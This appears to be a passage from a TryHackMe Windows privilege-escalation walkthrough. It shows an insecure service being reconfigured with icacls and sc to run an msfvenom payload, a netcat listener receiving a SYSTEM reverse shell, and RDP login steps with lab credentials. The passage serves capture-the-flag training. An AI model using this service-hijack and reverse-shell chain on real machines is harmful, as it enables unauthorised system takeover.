
In brief, first enumeration of the service must be done using the `accesschk64.exe` utility with the specified flags on the `thmservice` service (red) to confirm the service is vulnerable (white arrow). With this knowledge, use `msfvenom` to craft a new payload (blue) and make it available for the victim machine with a python http server (yellow). Open PowerShell to `wget` the file with the correct filename and confirm the transfer (orange). Finally, return to the Command Prompt, use the `icacls` command to `/grant Everyone:F` full privileges (purple), and then once again invoke the `sc` command to instruct the ServiceControlManager to configure the THMService binary path to point to the payload.



```
root@ip-10-10-137-116:~# nc -vlp 4447
Listening on [0.0.0.0] (family 0, port 4447)
```



```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\thm-unpriv>icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
processed file: C:\Users\thm-unpriv\rev-svc3.exe
Successfully processed 1 files; Failed processing 0 files

C:\Users\thm-unpriv>sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
[SC] ChangeServiceConfig SUCCESS

C:\Users\thm-unpriv>sc stop thmservice
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Users\thm-unpriv>sc start thmservice

SERVICE_NAME: thmservice
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 5004
        FLAGS              :

C:\Users\thm-unpriv>
```



```
root@ip-10-10-137-116:~# nc -vlp 4447
Listening on [0.0.0.0] (family 0, port 4447)
Connection from ip-10-10-48-44.eu-west-1.compute.internal 49928 received!
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir C:\Users\Administrator\Desktop
dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

05/04/2022  05:18 AM    <DIR>          .
05/04/2022  05:18 AM    <DIR>          ..
05/03/2022  01:46 PM               977 Disk Sorter Client.lnk
05/04/2022  05:18 AM                24 flag.txt
05/03/2022  11:57 AM             1,387 ProcessHacker.lnk
               3 File(s)          2,388 bytes
               2 Dir(s)  15,042,101,248 bytes free

C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt
```

Open the netcat listener with the `nc` command (red), stop and start the victim service (blue), and confirm your user login before viewing the Desktop (yellow) to collect the flag (green).

***Note: If this final flag's instructions were too brief, please refer back to the previous flags in this task and make note of the parallels in the process.


Task 6 - Abusing Dangerous Privileges

As this task offers many examples of methods to read this flag, it is left as an exercise for the reader to explore them all. Only one will be explored in this walkthrough.


As this task does not open the Windows system in its own tab, it will be necessary to use a Remote Desktop Protocol (RPD) tool to access the Windows system through a graphical user interface (GUI). A number of RDP client programs are available on standard Kali distributions as well as the AttackBox available through TryHackMe which will be the approach explained here as all the needed tools are already on the system. While numerous tools such as FreeRDP and rdesktop are options, for this walkthrough we will be using Remmina. Remmina is a remote desktop client for POSIX-based computer operating systems. It supports the Remote Desktop Protocol (RDP), VNC, NX, XDMCP, SPICE, X2Go and SSH protocols and uses FreeRDP as foundation.The documentation for remmina is found here. https://installati.one/kalilinux/remmina

To get the flag on the Administrators Desktop:

The following set of screenshots step through setting up the RDP client with an explanation to follow.



```
root@ip-10-10-229-122:~# remmina
remmina-Message: 01:45:03.553: Remmina does not log all output statements. Turn
on more verbose output by using "G_MESSAGES_DEBUG=all" as an environment variabl
e.
More info available on the Remmina wiki at:
https://gitlab.com/Remmina/Remmina/-/wikis/Usage/Remmina-debugging
Load modules from /usr/lib/x86_64-linux-gnu/remmina/plugins
Remmina plugin glibsecret (type=Secret) has been registered, but is not yet init
ialized/activated. The initialization order is 2000.
```




Unlock Login Keyring

Enter password to unlock your login keyring


The login keyring did not get unlocked when you logged into your computer.

Password:



RDP 10.10.35.95


Total 0 items.



Certificate details:

Subject: CN = WPRIVESC2
Issuer: CN = WPRIVESC2
Fingerprint: d0:7b:91:e3:6c:00:47:85:f4:7a:cd:eb:ce:2a:4f:5d:4e:f0:12:3c:51:56:34:f2:35:4d:d8:07:6a:71:8e:df

Accept certificate?



10.10.35.95


Enter RDP authentication credentials

Username: THMBackup

Password: •••••••••••••


Domain:


Save password



As we do not have direct access to the Windows system, use the `remmina` command (red) to launch the Remmina GUI. When prompted for a password to unlock the keyring, simply press cancel (blue). Once the Remmina Remote Desktop Client loads, enter the IP address of the

Windows system given from TryHackMe and press enter (yellow). This should generate another popup regarding the certificate; select yes (orange) and then enter the credentials from TryHackMe {username: THMBackup | password: CopyMaster555} and select OK (purple). Finally, this should load the RDP client and show the Windows wallpaper; if you change the size of the window, to resize the RPD to the new window size, press the Toggle Dynamic Resolution Update button (green circle).





User Account Control

Do you want to allow this app to make changes to your device?

Windows Command Processor

Verified publisher: Microsoft Windows

Show more details


To continue, enter an admin user name and password.

THMBackup

